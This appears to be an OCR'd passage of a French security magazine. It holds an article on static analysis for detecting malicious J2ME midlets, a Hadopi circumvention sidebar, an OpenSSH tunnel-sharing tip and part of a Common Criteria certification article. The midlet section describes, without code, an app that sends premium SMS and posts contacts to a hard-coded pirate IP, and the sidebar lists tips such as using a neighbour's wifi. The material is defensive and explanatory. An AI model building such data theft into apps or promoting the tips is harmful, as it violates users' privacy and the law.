`url)` à la ligne 15) sur un numéro spécifié dans le code (le champ `num` declaré à la ligne 0) et dont l'utilisateur n'est pas averti.

Dans le cas où l'utilisateur choisit la fonction de connexion HTTP, la méthode de callback `commandAction` a aussi un comportement illégal, car elle appelle la méthode `connect` (ligne 19) pour se connecter par HTTP sur l'URL spécifiée dans le code (le champ `url` déclaré à la ligne 1) et dont l'utilisateur n'est pas averti. En plus, l'appel de `connect(String url)` accède à la liste des contacts personnels à la ligne 10 pour les envoyer par la connexion HTTP au site pirate. Ici donc, nous avons deux violations potentielles de la politique de sécurité exigée dans un midlet – une ouverture d'une connexion HTTP sans avertir l'utilisateur et la violation de la vie privée de l'utilisateur, car ces données personnelles sont envoyées sur le web sans son consentement.

Il est à noter que le framework Midp alerte l'utilisateur de toute action dangereuse, comme l'accès d'une API du framework, si l'application n'est pas signée par une autorité de confiance et donc, dans l'exemple précédent, l'exécution de ce midlet provoque une telle alerte au moment de l'envoi d'un SMS et c'est l'utilisateur qui choisit si l'envoi du SMS se réalise. En revanche, les midlets signés peuvent avoir un accès direct aux API sensibles sans même que le framework alerte l'utilisateur.

Il est donc très important d'identifier ce type de situation dans le code pendant la certification d'une application Midlet. Pour cela, les opérateurs mobiles demandent les services des laboratoires de certification pour faire les vérifications nécessaires sur les applications Midlet avant d'être mises en libre accès sur les sites web des opérateurs.

3.1.4 Comment les laboratoires de certification peuvent-ils se servir des analyses statiques ?

La détection manuelle de ce comportement malicieux n'est pas raisonnable, car le code des Midlet peut être complexe (utilisation intensive de tas de mémoire, présence de *threads*) et de taille relativement importante. De plus, le code qui est donné aux évaluateurs est le plus souvent déjà compilé et obfusqué (pour des raisons de propriété intellectuelle, les créateurs de code ne veulent pas rendre accessible le code source). La recherche manuelle devient alors encore plus difficile même pour les évaluateurs expérimentés.

Dans ce cas concret, les analyses statiques des valeurs et de flux d'information peuvent nous aider, car, grâce à elles, nous pouvons obtenir automatiquement des informations sur le code qui nous intéresse. Par exemple, pour le fragment de la figure 7, une analyse statique peut nous rapporter que la méthode `connect(String)` peut recevoir comme paramètre l'adresse IP « 123.130.190.111 »

LA RIPOSTE GRADUÉE EN MARCHE

Le 22 octobre dernier, la présidence de la république se réjouissait de « la prochaine entrée en vigueur de la loi relative à la protection pénale de la propriété littéraire et artistique sur internet [dite « Hadopi 2 »], après la décision du Conseil constitutionnel qui en valide le contenu. »

En dehors de toutes considérations légales et idéologiques, peut-on estimer que les mesures qui seront mises en place permettront effectivement une forme de limitation des téléchargements illégaux ? Sans doute pas. En effet, de plus en plus de pages apparaissent sur différents sites et blogs proposant des solutions de contournement. Bien entendu, l'utilisateur lambda devrait normalement réagir en fonction de « la peur du gendarme » à moins que quelqu'un ne facilite, pour lui, les démarches techniques. Or, il semblerait que le paysage, le terreau, soit justement en train de se mettre en place avec cette profusion de conseils, d'astuces et de recommandations, encore peu étayées.

Voici, à titre d'exemple, les quelques indications que certains n'hésitent pas à proposer sous forme de conseils (dont certains parfaitement illégaux et répréhensibles) :

- La connexion wifi du voisin. Parfaitement illégal, et on peut lire en commentaire de l'astuce « quand ce voisin s'appelle Quick ou MacDo et laisse sa connexion ouverte, c'est une invitation au crime ».

- Les connexions VPN sécurisées. Certes difficiles à mettre en place pour l'utilisateur moyen, mais surtout qualifiées de « payantes », « ralenties » et « anonymes ».

- Les réseaux *peer to peer* chiffrés avec des noms comme Kommute présentés comme une solution pleine d'avenir visant une adoption massive par le public.

- Les partages entre collègues sur support USB en avançant le prix sans cesse décroissant des clefs USB.

- Les *newsgroups* chiffrés. Solutions payantes, peu connues, mais qui risquent de gagner en popularité, tantôt présentées comme le successeur du téléchargement P2P.

Force est de constater que nous sommes bien loin des solutions techniques à la fois applicables par un utilisateur « normal » et sûres en matière de confidentialité.

Ne gageons cependant de rien. La loi est toute jeune et le risque technique de contournement bien présent. Le premier éditeur qui sort une solution accessible et avec une renommée acceptable acquérra ce nouveau « secteur du marché »...

du site pirate ou le numéro SMS surtaxé défini dans le code (ligne 0 et 1). De plus, l'analyse rapporte que la connexion HTTP envoie des informations personnelles provenant de l'annuaire de l'utilisateur. Ces informations obtenues automatiquement sont pratiques, surtout quand le code analysé est en code octet ou obfusqué.

Les laboratoires d'évaluation sécuritaires utilisent souvent des outils d'analyse de programme pour guider les évaluations qu'ils mènent. Chez Trusted Labs, nous développons et utilisons en interne des outils d'analyse statiques qui permettent de découvrir ou indiquer les endroits potentiels dans le code qui ont les problèmes dont on vient de discuter. Les analyses statiques implémentées infèrent des approximations sur les valeurs manipulées par le code analysé, ainsi que des approximations sur le flux d'information. Les outils fonctionnent sans aucune interaction avec l'utilisateur (pas besoin de fournir de spécification). Cela est très utile, car la recherche complètement manuelle peut être difficile pour les raisons indiquées plus haut. Par contre, comme les outils d'analyse statiques sont susceptibles de produire des fausses alarmes, l'évaluateur fait aussi une revue de code manuellement guidée par les résultats rapportés par l'outil.

Pour donner une idée du travail que fait cet outil, voici quelques détails des résultats de l'analyse de l'application Midlet **J2MeMaps** (http://j2memap.landspurg.net/). Cette application est un client pour les téléphones mobiles du service Google maps qui donne aussi la possibilité d'envoyer des photos sur le site web Flickr, ainsi que des recommandations SMS pour les amis de l'utilisateur. L'application contient 78 classes et plus de 500 méthodes.

Le travail de l'outil dure environ 10 minutes. Le résultat nous indique qu'il y a un endroit dans le code où une connexion de type SMS est faite. De plus, il nous donne l'information supplémentaire que l'URL de la connexion SMS est en partie spécifiée dans le code et par l'utilisateur. Après une inspection manuelle, nous avons effectivement constaté que le protocole de la connexion a été codé en dur tandis que la partie concernant le numéro de téléphone destinataire est spécifiée par l'utilisateur dans un champ de texte. Parmi les URL qui étaient inférées précisément, il y a celle du site Flickr. Il est intéressant de noter que l'outil a détecté la connexion sur une URL du site spyware http://mobilezoo.biz sur lequel, selon les résultats de l'outil, l'application envoie des données qui décrivent la configuration de téléphone mobile ainsi que des données provenant de systèmes de fichiers. L'analyse a aussi identifié partiellement les préfixes des URL d'autres connexions. Cela a permis d'identifier les protocoles de ses connexions et donc de voir que l'application établit des connexions bluetooth et qu'elle se connecte sur le système des fichiers.

Cet exemple montre l'utilité des analyses statiques. Ils automatisent clairement le procès de détection des problèmes potentiels dans le code, vue la taille de l'application.

4 Les techniques d'analyse statique et le code autocertifié

Les analyses statiques sont au cœur d'une nouvelle technologie appelée « code autocertifié » plus connue par son acronyme anglais PCC (abréviation de *Proof Carrying Code*). Le code autocertifié répond à la problématique consistant à établir qu'une application inconnue respecte la politique de sécurité du système sur lequel l'application est exécutée. En effet, le téléchargement des applications sur Internet ou sur le réseau de téléphones mobiles devient de plus en plus courant, et donc les menaces sur les systèmes host aussi. Les menaces sont les mêmes que pour les exemples précédents : fraude des données personnelles ou secrètes, fraude d'argent, *spamming*, virus, etc.

Des solutions à ce problème existent déjà. Les infrastructures de sécurité informatique sont souvent construites sur les signatures électroniques. Par exemple, la sécurité dans le framework Midp repose sur des autorités de certification. La plupart du temps, les signatures électroniques sont calculées une fois que l'autorité de certification s'est assurée que le code a les bonnes propriétés. Typiquement, le code est évalué par un laboratoire de certification. La signature électronique prouve que le code a bien été signé par l'autorité de certification ou que l'autorité fait confiance dans le code, mais elle ne prouve pas que le code respecte la politique de sécurité de système.

La technologie du code auto-certifié répond à ce problème. Le code auto-certifié consiste à ajouter au code une preuve formelle qui démontre mathématiquement que ce code respecte la politique de sécurité du système host. Cette preuve peut être une preuve formelle faite avec un outil de vérification déductif comme esc/java ou une approximation de comportement de programme faite par une analyse statique d'inférence des valeurs, etc. Le système host possède un logiciel vérificateur de preuves (installé au préalable). Quand le système host reçoit un code auto-certifié, le vérificateur s'assure que la preuve jointe démontre que le programme respecte la politique de sécurité. Un autre avantage du code auto-certifié est que le système host ne fait plus confiance à l'autorité de certification, mais au vérificateur installé (dont la correction a été prouvée mathématiquement).

Le code auto-certifié est un sujet actif de recherche. Cette technologie est étudiée par le projet de recherche Mobius (http://mobius.inria.fr). Il adresse les problématiques de PCC de la génération et la vérification de certificats pour des propriétés de sécurité que nous avons discutées comme l'analyse de flux d'informations et la consommation de ressources.

Conclusion

Pour résumer, nous avons vu comment les techniques d'analyses statiques peuvent d'un côté accompagner le procès de développement et d'un autre aider à l'évaluation sécuritaire. Même si aujourd'hui ces outils n'ont pas une popularité prononcée dans l'industrie, certains secteurs industriels ont bien ressenti le besoin de les utiliser. Cela est dû au fait qu'ils automatisent le travail manuel. De plus, ils donnent des fortes garanties dans un procès de validation à la différence des moyens ad hoc qui ne sont pas acceptables dans les contextes d'une évaluation critique de logiciel. Nous avons déjà vu dans la Section 3 qu'un tel secteur est la certification sécuritaire des applications mobiles. Le secteur bancaire est un autre cas typique d'application. Par exemple, dans les cartes à puce bancaires, la confidentialité et l'intégrité des données est d'une importance primordiale. De plus, les fortes contraintes de ressource du système font que l'analyse statique et la déduction logique sont de très bons candidats pour l'évaluation sécuritaire ou pour faire des estimations sur la consommation de ressources. La nécessité des techniques d'analyse statique se sent encore mieux avec l'ouverture des plateformes pour le bancaire autant pour la cohabitation des applications avec des producteurs différents que pour l'installation des applications sur une carte à puce bancaire après son édition. Il ne faut pas oublier de citer les systèmes en temps réel comme les avions, des transports automatisés qui ont besoin d'être fortement garantis que des propriétés critiques de sûreté soient satisfaites. Les outils d'analyses statiques avec leur fondement formel mathématique accompagnent donc le développement de code dans ce contexte. Nous avons vu aussi que ces techniques sont la base des nouvelles technologies qui adressent des problèmes qu'on ressent de plus en plus avec l'utilisation croissante de réseaux globaux, notamment l'établissement de confiance dans un code inconnu. Pour conclure, il existe plusieurs outils d'analyse statique gratuits. Pour un bon commencement, le lecteur curieux trouvera une liste de ces outils sur http://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis.

RENDRE DISPONIBLE UN TUNNEL SSH

Vous connaissez sans doute OpenSSH et ses possibilités de création de tunnels. Très pratique pour chiffrer et sécuriser les protocoles comme HTTP, FTP, POP3, etc., OpenSSH permet ainsi de *tunneliser* presque n'importe quoi entre un client et le serveur (et inversement).

Sachez qu'il est également possible de partager le tunnel ainsi créé. Explications. L'idée de base est la suivante : depuis la machine A, on souhaite accéder, par exemple, au serveur HTTP de la machine B, mais sans laisser circuler de HTTP en clair. On utilise donc sur la machine A :

```
% ssh -L 8000:localhost:80 machineb
```

Dès lors, sur la machine A, on peut accéder au serveur HTTP de B avec l'adresse http://localhost:8000/. OpenSSH se charge de chiffrer tout cela. C'est un exemple classique, bien connu, et applicable à toutes sortes de protocoles. Pour faire plus simple, on peut utiliser son ~/.ssh/config (sur A) et y ajouter

```
Host montunnelhttp
        Hostname machineb
        Port 22
        Compression yes
        CompressionLevel 6
        LocalForward 8000 127.0.0.1:80
```

et ensuite utiliser `ssh montunnelhttp`.

Le point d'entrée du tunnel est localhost:8000 sur A. Si l'on veut, par exemple, vérifier que son application web est bel et bien compatible avec tous les navigateurs sur le marché, il faudra procéder de même sur autant de clients que nous voulons valider de systèmes/applications. Une autre solution serait, sous GNU/Linux, de faire intervenir NetFilter pour un peu de *port forwarding*. C'est une erreur, OpenSSH dispose des fonctionnalités souhaitées :

```
% ssh -L mon_ip_sur_eth0:8000:localhost:80 machineb
```

On *bind* tout simplement sur l'adresse de l'interface de la machine cliente et OpenSSH écoutera le port 8000 de l'interface en question. Depuis n'importe quelle machine du réseau, on utilisera ensuite, tout simplement http://mon_ip_sur_eth0:8000 pour accéder à A qui se chargera de tunnéler vers B.

En intégrant cela dans notre ~/.ssh/config, nous obtenons :

```
Host montunnelhttp
        Hostname machineb
        Port 22
        Compression yes
        CompressionLevel 6
        GatewayPorts yes
        LocalForward 8000 127.0.0.1:80
```

Il ne s'agit pas d'une astuce, mais simplement d'une pratique largement sous-exploitée. Notez qu'il existe certaines limitations dans le sens où il n'est pas possible de filtrer les connexions sur A. C'est une solution de tunnel d'appoint qui, même si elle peut être utile, n'est rien de plus.



CERTIFICATION SÉCURITAIRE SELON LES CRITÈRES COMMUNS

Ève Atallah – e.atallah@serma.com, Julien Lancia – j.lancia@serma.com,
Davy Rouillard – d.rouillard@serma.com

mots-clés : CRITÈRES COMMUNS / CERTIFICATION / CESTI / NORME SÉCURITAIRE

En une dizaine d'années, les cartes à puce se sont confortablement installées dans notre quotidien. Que nous achetions notre magazine MISC avec une carte MONEO, que nous justifiions de nos droits à l'assurance maladie au travers de la carte VITALE 2 ou que nous nous authentifiions à l'aéroport avec un passeport électronique, nous confions la manipulation de données personnelles ou sensibles à une micro-puce. Mais, quelle confiance pouvons-nous accorder à la sécurité de ces produits ? Un élément de réponse réside dans la norme ISO/IEC 15408, plus connue sous le nom des « Critères Communs », puisque toutes les applications citées plus haut ont été certifiées selon cette norme.
A quoi correspond-elle ? Quel est le processus d'évaluation et quelles en sont les limitations ? Voici ce que nous proposons de présenter dans cet article.

1 Présentation des Critères Communs

Les Critères Communs **[I]** ont été conçus pour évaluer la sécurité des systèmes d'information. Cette dénomination reflète la volonté de définir des critères, unanimement reconnus, permettant de comparer des résultats obtenus lors d'évaluations sécuritaires indépendantes. Les Critères Communs ont en effet vu le jour dans un contexte où différents processus d'évaluation coexistaient :

- les « *Information Technology Security Evaluation Criteria* » en France, Allemagne, Pays-Bas et Royaume-Uni ;
- les « *Trusted Computer System Evaluation Criteria* » (plus connus sous le nom de « Orange Book ») aux États-Unis ;
- les « *Canadian Trusted Computer Product Evaluation Criteria* » au Canada.

Les efforts réalisés pour unifier ces systèmes d'évaluation donnèrent naissance aux Critères Communs qui ont été institués comme norme ISO en 1999.

Les Critères Communs se veulent génériques : ils ne s'adressent pas a priori à un type de produit en particulier. Ils sont aujourd'hui appliqués aussi bien à des logiciels pare-feu ou des boîtiers de chiffrement IP qu'à des cartes à puce. Si ce dernier champ d'application est celui dont nous tirerons nos exemples du fait de notre spécialisation dans ce domaine, il faut garder à l'esprit que les Critères Communs sont appliqués à un bon nombre d'autres produits.

1.1 Les acteurs d'une certification Critères Communs

Comme représenté sur le schéma 1, une certification implique trois entités distinctes :

- un développeur qui souhaite obtenir un certificat attestant que son produit a passé une évaluation avec succès ;
- un laboratoire d'évaluation (nommé CESTI[1]) qui conduit l'évaluation du produit ;

- un organisme de certification qui émet le certificat au commanditaire, après avoir validé les résultats techniques émis par le laboratoire.

En France, l'organisme chargé de délivrer les certificats est l'ANSSI[2], rattaché au secrétaire général de la défense nationale. L'ANSSI agrée également les CESTI, c'est-à-dire qu'elle évalue les moyens et les compétences des laboratoires qui désirent réaliser des évaluations. L'ANSSI attribue un agrément qui est valable pour deux années au bout desquelles un renouvellement de l'agrément est nécessaire. Aujourd'hui, la France compte cinq CESTI répartis en deux grands domaines d'applications : SILICOMP-AQL et OPPIDA pour le domaine des logiciels et équipements réseau, le CEA - LETI, le CEACI (THALES - CNES) et SERMA TECHNOLOGIES pour le domaine des composants électroniques et des logiciels embarqués.




Fig. 1 : Les acteurs d'une évaluation

Pour initier un processus de certification, le développeur dépose en premier lieu un dossier d'évaluation auprès de l'ANSSI. Ce dossier décrit le produit et identifie le laboratoire retenu pour réaliser l'évaluation. L'ANSSI vérifie alors la pertinence du périmètre d'évaluation et valide le choix du CESTI. Si l'équité commerciale interdit à l'ANSSI de favoriser un CESTI au détriment des autres, elle veille néanmoins à ce que le CESTI retenu possède bien les compétences nécessaires pour réaliser l'évaluation. Cela garantit la qualité de l'évaluation, donc du certificat, dont, rappelons-le, l'organisme certificateur a la responsabilité.

Un fois que l'ANSSI a donné son accord, l'évaluation peut débuter. Nous détaillerons plus loin le déroulement de l'évaluation proprement dite, mais limitons-nous pour l'instant à quelques précisions sur le certificat délivré en fin d'évaluation.

En termes de contenu, un certificat est un document officiel (voir l'illustration 1), accompagné d'un rapport rédigé par l'ANSSI qui atteste d'une part du niveau de sécurité atteint par le produit et, d'autre part, des conditions d'obtention du certificat. Un client désireux d'acquérir un produit certifié doit donc consulter soigneusement ce document pour connaître précisément ce qui a été évalué et les éventuelles conditions dans lesquelles la sécurité est réellement assurée. L'intégralité des rapports de certification est disponible sur le site des Critères Communs **[I]**.

En termes de portée géographique : si les certificats sont délivrés par des organismes propres à chaque état, des accords inter-gouvernementaux (CCRA : *Common Criteria Recognition Agreement*) ont été mis en place pour assurer leur reconnaissance dans différents pays. Ainsi, un certificat délivré en France est également valable dans plusieurs pays européens (par ex. en Allemagne, au


PREMIER MINISTRE

Schéma français d'évaluation et de certification de la sécurité des technologies de l'information

CERTIFICAT ANSSI-2009/24

Ce certificat est associé au rapport de certification ANSSI-2009/24

Microcontrôleur sécurisé ATMEL AT90SC24036RCU - Rév. B

Développeur : ATMEL Secure Microcontroller Solutions

Critères Communs version 3.1 (norme internationale ISO/IEC 15408:2005)

EAL5 Augmenté (ALC_DVS.2, AVA_MSU.3, AVA_VLA.4)

conforme au profil de protection BSI-PP-0002-2001

Commanditaire : ATMEL Secure Microcontroller Solutions

Centre d'évaluation : Serma Technologies

Paris, le 21 AOUT 2009

Le directeur général de l'agence nationale de la sécurité des systèmes d'information

Patrick Pailloux

Fig. 2 : Un exemple de certificat délivré par l'ANSSI

Royaume-Uni, en Italie), mais aussi dans différents pays du monde (par ex. aux USA, en Australie, au Japon[3]) avec néanmoins des limitations sur le niveau de sécurité reconnu.

1.2 Concepts sécuritaires

Les différents acteurs de l'évaluation doivent disposer d'un langage commun afin d'éviter toute ambiguïté sur ce qui doit être évalué. Pour ce faire, les Critères Communs définissent un ensemble de concepts sécuritaires que nous présentons brièvement dans cette partie.

Tout d'abord, le développeur doit définir la cible exacte de l'évaluation. Il utilise pour cela un document appelé « cible de sécurité » (ST : *Security Target*) dont l'organisation et le contenu sont imposés par les Critères Communs. Ce document doit notamment déterminer **l'environnement** dans lequel le produit évolue (fabrication, développement, distribution, utilisation), ainsi que la **cible de l'évaluation** (TOE : *Target Of Evaluation*) c'est-à-dire le périmètre sur lequel la sécurité sera testée. Il est alors possible de définir les **problèmes de sécurité**

au travers de plusieurs concepts : les **biens** à protéger (PIN, clés, etc.), les **menaces** sur ces biens et les **risques** que représentent ces menaces.

La partie « **objectifs de sécurité** » a pour but de présenter des solutions à mettre en place en réponse à ces problèmes. Un exemple typique d'objectif de sécurité est :

La TOE doit assurer l'intégrité des données stockées dans ses fichiers face à des attaques physiques ou des écritures non autorisées.

Pour certains objectifs, une réponse environnementale peut ou doit être apportée, par exemple en restreignant l'accès physique des personnes au produit. Pour d'autres, les Critères Communs ont défini la notion d'**exigences fonctionnelles** de sécurité (SFR : *Security Functional Requirement*) : chaque objectif de sécurité doit être couvert par un ensemble cohérent et suffisant d'exigences. Ainsi, l'objectif présenté ci-dessus peut être couvert par des exigences imposant un contrôle d'accès sur les fichiers, un calcul de somme de contrôle et la détection d'ouverture du produit.

Ce concept d'exigence permet au développeur de s'abstraire de l'implémentation finale des solutions techniques, afin d'intégrer la sécurité dès la conception de l'architecture du produit, puis de les tracer tout au long de son implémentation.

Un produit est considéré comme sûr à partir du moment où l'ensemble de ces exigences est respecté et que l'environnement résout sa part des problèmes de sécurité. Cependant, cette notion de produit « sûr » est toute relative. En effet, le développeur n'ayant pas obligation d'évaluer l'intégralité de son produit, les objectifs de sécurité et le périmètre peuvent être plus ou moins réduits. Un certificat n'est donc pas en soi le gage d'une sécurité complète du produit (voir le célèbre cas de la certification de Windows 2000[4]). Cela ne remet pas pour autant en cause la validité des Critères Communs, mais souligne l'importance d'étudier le périmètre du produit certifié.

Pour accroître la confiance que les utilisateurs peuvent accorder au périmètre d'évaluation déterminé dans une cible, la notion de « **profil de protection** » (PP: *Protection Profile*) a été définie. Un PP est une cible générique minimum, incluant notamment une liste d'exigences de sécurité obligatoires, pour un type de produits donnés (par ex. les passeports électroniques ou les plateformes Java Card™). Les PP sont évalués indépendamment des produits réels, donc une seule fois, et peuvent ensuite être réutilisés par les développeurs.




Fig. 3 : Structure des critères communs

Il reste que la présence seule de réponses techniques couvrant les exigences n'est pas un gage de sécurité : évidemment, tout dépend de la qualité de ces réponses. Le dernier concept fondamental à définir est donc celui de **niveau d'assurance** (EAL : *Evaluation Assurance Level*). Du point de vue du client, il mesure l'assurance qu'offre un produit contre les attaques. Du point de vue du commanditaire, il établit un équilibre entre, d'une part, le niveau d'assurance obtenu et, d'autre part, le coût et la faisabilité nécessaires pour parvenir à ce degré d'assurance. Le niveau retenu pour une évaluation est donc une information cruciale qui est indiquée dans la cible de sécurité, ainsi que sur le certificat. Les Critères Communs définissent sept niveaux allant, par ordre d'exigence croissante, de « testé fonctionnellement » (EAL1) à « conception vérifiée à l'aide de méthodes formelles et testée » (EAL7). A titre d'exemple, le niveau habituellement utilisé est EAL4, voire EAL5 pour les applications embarquées sur cartes à puce et EAL3 pour les applications réseau (les niveaux les plus bas sont, quant à eux, très peu utilisés).

Le choix du niveau d'assurance a également des conséquences sur la reconnaissance du certificat, car, si le niveau EAL7 est reconnu dans le cadre européen, à l'international, cela ne s'applique pas au-delà du niveau EAL4.

1.3 L'organisation des critères

Nous venons de voir que l'évaluation a pour but de garantir le respect des exigences de sécurité par le produit à certifier, ce qui est réalisé en appliquant les critères définis par la norme.

Pour rationaliser cette étude de conformité, les critères d'évaluation sont organisés de manière hiérarchique. La figure 3 présente cette organisation. Nous allons étudier ces différentes structures de la plus générique, la classe d'assurance, à la plus concrète, l'élément d'assurance.

1.3.1 Classe d'assurance

Une classe d'assurance constitue une représentation haut niveau d'un aspect sécuritaire donné. Elle regroupe un ensemble de familles qui partagent un objectif sécuritaire commun. Par exemple, la classe ATE regroupe

l'ensemble des familles dédiées au test du produit, la classe ADV les familles dédiées à la spécification du produit à différents niveaux de détails.

La méthodologie des Critères Commun **[2]** définit, pour chaque classe, l'objectif commun qui sous-tend l'ensemble des familles de la classe.

1.3.2 Famille d'assurance

Chaque classe contient une ou plusieurs familles. Les familles représentent les différents aspects que peut recouvrir un objectif sécuritaire générique tel que décrit dans une classe. Par exemple, pour la classe ADV qui recouvre la spécification du produit, les différentes familles de la classe couvrent la spécification fonctionnelle (FSP), l'architecture sécuritaire (ARC), la structure du produit (TDS) ou encore sa représentation sous forme d'implémentation (IMP).

Un même aspect d'un objectif sécuritaire peut être évalué selon différents niveaux d'exigence, qui fournissent une assurance différente quant au comportement sécuritaire d'un produit. Afin de distinguer clairement ces niveaux d'exigences, les familles d'assurances sont organisées en composants.

1.3.3 Composants d'assurance

Les composants d'une même famille sont organisés suivant un degré croissant d'assurance sécuritaire. Chaque composant reprend les critères imposés par le composant précédent et ajoute un ensemble de critères qui lui sont propres. Ces niveaux d'assurance peuvent prendre plusieurs formes : ils peuvent suivre le niveau de profondeur, de couverture, de formalisme. Pour la structure du produit (ADV_ARC), il définit le degré de modularité suivant lequel le produit est décrit. Pour les tests, il impose un niveau de profondeur et de couverture du produit plus ou moins important. Lors de l'évaluation d'un produit, le choix du composant à appliquer est déterminé par le niveau d'assurance (EAL) de l'évaluation.

1.3.4 Élément d'assurance

L'élément d'assurance est le plus petit niveau de description admis par les critères communs. Concrètement, un élément définit les pièces documentaires que doit fournir le développeur du produit ainsi que les activités et analyses que doit réaliser l'évaluateur afin de s'assurer que le produit et/ou les documents sont conformes aux exigences de sécurité. Il faut noter que le statut de réussite ou d'échec d'un élément est hérité par la famille et par la classe qui contiennent cet élément. De fait, une classe est considérée comme satisfaite si et seulement si l'ensemble des éléments qu'elle contient sont satisfaits.

A QUOI RESSEMBLENT LES CRITÈRES ?

Pour donner une idée de la forme que prennent les critères, voici des exemples concernant la documentation de développement :

ADV_TDS.3.1C The design shall describe the structure of the TOE in terms of subsystems.

ADV_TDS.3.2C The design shall describe the TSF in terms of modules.

Ces deux critères de la classe TDS demandent que la TOE (et plus particulièrement sa partie sécuritaire, la TSF) soit décrite suivant plusieurs niveaux d'abstraction : sous forme de sous-systèmes et de modules.

ADV_FSP.1.1C The functional specification shall describe the purpose and method of use for each SFR-enforcing and SFR-supporting TSFI.

L'acronyme TSFI désigne les interfaces de communication du produit. La documentation doit préciser à quoi sert chaque interface liée à la sécurité et comment l'invoquer.

Les Critères : un langage pas toujours commun

A grand renfort d'acronymes, de phrase complexes et de termes très vagues, les Critères ne sont pas toujours faciles à comprendre.

Ils sont parfois étonnamment évidents

«A subsystem's behaviour is what it does.»

Laissent parfois perplexe

« [...] the evaluators need to use their own judgement in assessing the completeness of the description.»

«At this level of assurance some error should be tolerated[...]»

mais peuvent aussi être complètement incompréhensibles :

«The behaviour may also be categorised as SFR-enforcing, SFR-supporting, or SFR-non-interfering.

The behaviour of the subsystem is never categorised as more SFR-relevant than the category of the subsystem itself.

For example, an SFR-enforcing subsystem can have SFR-enforcing behaviour as well as SFR-supporting or SFR-non-interfering behaviour.»

«Inaccuracies that lead to mis-understandings related to the design that are uncovered as part of this or other work units are the ones that should be associated with this work unit and corrected.»



2 L'application des Critères

Dans les sections précédentes, nous avons présenté les concepts et l'organisation générale des Critères Communs. Nous allons maintenant étudier les différentes étapes de l'évaluation d'un produit. Nous nous attacherons dans un premier temps à la phase d'évaluation de l'environnement de développement du produit, puis nous détaillerons l'étude de la documentation du développeur pour finir par les tests fonctionnels et les tests d'attaque sur le produit.

2.1 L'environnement de développement

